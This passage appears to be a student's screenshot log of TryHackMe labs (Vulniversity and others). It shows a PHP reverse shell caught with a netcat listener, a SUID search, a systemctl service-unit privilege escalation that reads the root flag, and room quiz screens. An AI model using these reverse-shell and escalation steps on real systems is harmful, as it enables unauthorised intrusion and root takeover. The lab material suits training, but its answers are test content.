
Progress: 141708 / 141709 (100.00%)
=====
Finished
=====
root@ip-10-65-150-142:~#
```

THM AttackBox Persistence: Off 29min 11s

explotacion/explotacion_V-03_carga.jpeg



explotacion/explotacion_V-03_acceso.jpeg




The screenshot shows a terminal window titled "root@ip-10-66-165-144: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the following commands and responses:

```
root@ip-10-66-165-144:~# cp /usr/share/wordlists/SecLists/Web-Shells/laudanum-0.8/php/php-reverse-shell.php shell.phtml
root@ip-10-66-165-144:~# nano shell.phtml
root@ip-10-66-165-144:~# nano shell.phtml
root@ip-10-66-165-144:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.66.149.123 57382
Linux ip-10-66-149-123 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 17:29:14 up 12 min,  0 users,  load average: 0.00, 0.06, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```


The terminal window is part of a desktop environment with a top bar showing "Applications", "Places", "System", and the date "Wed Oct 7, 21:44". A status bar at the bottom right indicates "AttackBox IP:10.66.165.144". The bottom of the window features a taskbar with icons for window management and a "THM AttackBox" label, along with a "Persistence: Off 31min 12s" indicator.

post/post_V-03_hash_usuario.png



```
root@ip-10-66-165-144:~# nc -lvnp 4444
Listening on 0.0.0.0 4444
Connection received on 10.66.149.123 57382
Linux ip-10-66-149-123 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16 08:
29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 17:29:14 up 12 min,  0 users,  load average: 0.00, 0.06, 0.08
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ cd /home
$ ls
bill
ubuntu
$ cd bill
$ cat user.txt
[REDACTED]
$ ^C
root@ip-10-66-165-144:~# ^[[200~sha256sum user.txt~
sha256sum: command not found
root@ip-10-66-165-144:~# sha256sum user.txt
sha256sum: user.txt: No such file or directory
root@ip-10-66-165-144:~# echo [REDACTED] | sha256sum
d324bd433001e5bdf39e04d794539c15b51982a5bf6fc78efea46369b7bf956 -
root@ip-10-66-165-144:~#
```

post/post_V-04_suid.jpeg



```
Applications Places System Wed Oct 7, 21:52 AttackBox IP:10.66.165.144
root@ip-10-66-165-144: ~
File Edit View Search Terminal Help
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ find / -user root -perm -4000 -exec ls -ldb {} \; 2>/dev/null
-rwsr-xr-x 1 root root 41552 Feb 6 2024 /usr/bin/newuidmap
-rwsr-xr-x 1 root root 85064 Feb 6 2024 /usr/bin/chfn
-rwsr-xr-x 1 root root 45648 Feb 6 2024 /usr/bin/newgidmap
-rwsr-xr-x 1 root root 166056 Apr 4 2023 /usr/bin/sudo
-rwsr-xr-x 1 root root 53040 Feb 6 2024 /usr/bin/chsh
-rwsr-xr-x 1 root root 68208 Feb 6 2024 /usr/bin/passwd
-rwsr-xr-x 1 root root 31032 Feb 21 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44784 Feb 6 2024 /usr/bin/newgrp
-rwsr-xr-x 1 root root 88464 Feb 6 2024 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 159304 Jan 15 2025 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 22840 Feb 21 2022 /usr/lib/policykit-1/polkit-agent-help
er-1
-rwsr-xr-x 1 root root 477672 Apr 11 2025 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 14488 Jul 8 2019 /usr/lib/eject/dmccrypt-get-device
-rwsr-xr-x 1 root messagebus 51344 Oct 25 2022 /usr/lib/dbus-1.0/dbus-daemon-la
unch-helper
-rwsr-xr-x 1 root root 866448 Feb 3 2022 /usr/lib/x86_64-linux-gnu/lxc/lxc-use
r-nic
-rwsr-xr-x 1 root root 67816 Apr 9 2024 /bin/su
-rwsr-xr-x 1 root root 55528 Apr 9 2024 /bin/mount
-rwsr-xr-x 1 root root 39144 Apr 9 2024 /bin/umount
-rwsr-xr-x 1 root root 996584 Jun 17 2024 /bin/systemctl
-rwsr-xr-x 1 root root 39144 Mar 7 2020 /bin/fusermount
-rwsr-xr-x 1 root root 180753 Apr 5 2025 /snap/snapd/24505/usr/lib/snapd/snap-
confine
-rwsr-xr-x 1 root root 85064 Feb 6 2024 /snap/core20/2582/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Feb 6 2024 /snap/core20/2582/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Feb 6 2024 /snap/core20/2582/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 Apr 9 2024 /snap/core20/2582/usr/bin/mount
-rwsr-xr-x 1 root root 44784 Feb 6 2024 /snap/core20/2582/usr/bin/newgrp
-rwsr-xr-x 1 root root 68208 Feb 6 2024 /snap/core20/2582/usr/bin/passwd
THM AttackBox Persistence: Off 23min 26s
```

post/post_V-04_escalada.png

Room completed: 100%

Active machines information

IP Address: 10.66.165.144

IP Address: 10.66.149.123

It's challenge time! We have guided you through this far. Unleash your skills and exploit this system further to escalate your privileges and answer the following questions.

Answer the questions below

On the system, search for all SUID files. Which file stands out?

/bin/systemctl

✓ Correct Answer

0

What is the root flag value?

✓ Correct Answer

0

How likely are you to recommend this room to others?

1

2

3

4

5

6

7

8

9

10

Submit now




Applications Places System Wed Oct 7, 21:54 AttackBox IP: 10.66.165.144

root@ip-10-66-165-144: ~
File Edit View Search Terminal Help
-rwsr-xr-x 1 root root 39144 Apr 9 2024 /snap/core20/2582/usr/bin/umount
-rwsr-xr-x 1 root systemd-network 51344 Oct 25 2022 /snap/core20/2582/usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 477672 Apr 11 2025 /snap/core20/2582/usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 48200 Apr 2 2025 /sbin/mount.cifs
\$ e=\$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/bandera_root.txt; chmod 777 /tmp/bandera_root.txt"
[Install]
WantedBy=multi-user.target' > \$e
/bin/systemctl link \$e
/bin/systemctl enable --now \$e > > > \$ Created symlink /etc/systemd/system/tmp.p.hOGWkmQIr3.service -> /tmp/tmp.p.hOGWkmQIr3.service.
\$ cat /tmp/bandera_root.txt
Failed to enable unit: File /tmp/bandera_root.txt: Invalid argument
\$ e=\$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/bandera_root.txt; chmod 777 /tmp/bandera_root.txt"
[Install]
WantedBy=multi-user.target' > \$e
/bin/systemctl link \$e
/bin/systemctl enable --now \$e > > > \$ Created symlink /etc/systemd/system/tmp.p.hOGWkmQIr3.service -> /tmp/tmp.p.hOGWkmQIr3.service.
\$ Created symlink /etc/systemd/system/multi-user.target.wants/tmp.p.hOGWkmQIr3.service -> /tmp/tmp.p.hOGWkmQIr3.service.
\$ cat /tmp/bandera_root.txt
\$
\$

THM AttackBox

Persistence: Off 20min 39s

post/post_V-04_hash_root.png



A screenshot of a terminal window with a dark blue background. The terminal shows a command prompt followed by the command `cat /tmp/bandera_root.txt`. The output of the command is a long alphanumeric string. Below the output, there is a command `echo -n [redacted] ha256sum` followed by the same alphanumeric string and a hyphen. The terminal window has a green title bar and a status bar at the bottom that reads "THM AttackBox" and "Persistence: Off 19min 58s".

```
$ cat /tmp/bandera_root.txt
$ echo -n [redacted] ha256sum
cfbc740435ad60030304080e35131ffcaf8ac5f71b65e002f5b546aa3cda7ce8 -
$
```

THM AttackBox Persistence: Off 19min 58s

curso_vulniversity_completado.jpeg

Vulniversity
Learn about active recon, web app attacks and privilege escalation.

📶 🎮 ⌚ 45 min 👤 384,966 🔄

➡ Share your achievement 🖥 AttackBox Connected ▼ 📌 Save Room

👍 9739 Recommend 🌐 Connectivity ⚙ Options ▼

Room completed: 100%

📖 Active machines information 🇺🇸 IP Address: 10.66.165.144 🇩🇪 IP Address: 10.66.149.123 ▼

- Task 1 ✅ Deploy the machine 📖 ▼
- Task 2 ✅ Reconnaissance ▼
- Task 3 ✅ Locating directories using Gobuster ▼
- Task 4 ✅ Compromise the Webserver ▼
- Task 5 ✅ Privilege Escalation ▼

curso_basic-pentesting_respuesta_final.png

If you have found another user, what can you do with this information?

No answer needed

✓ Correct Answer



What is the final password you obtain?

✓ Correct Answer



curso_pentesting-fundamentals_practica_ACME.png

Task 5  Practical: ACME Penetration Test

ACME has approached you for an assignment. They want you to carry out the stages of a penetration test on their infrastructure. View the site (by clicking the green button on this task) and follow the guided instructions to complete this exercise.

View Site

Answer the questions below

Complete the penetration test engagement against ACME's infrastructure.

✓ Correct Answer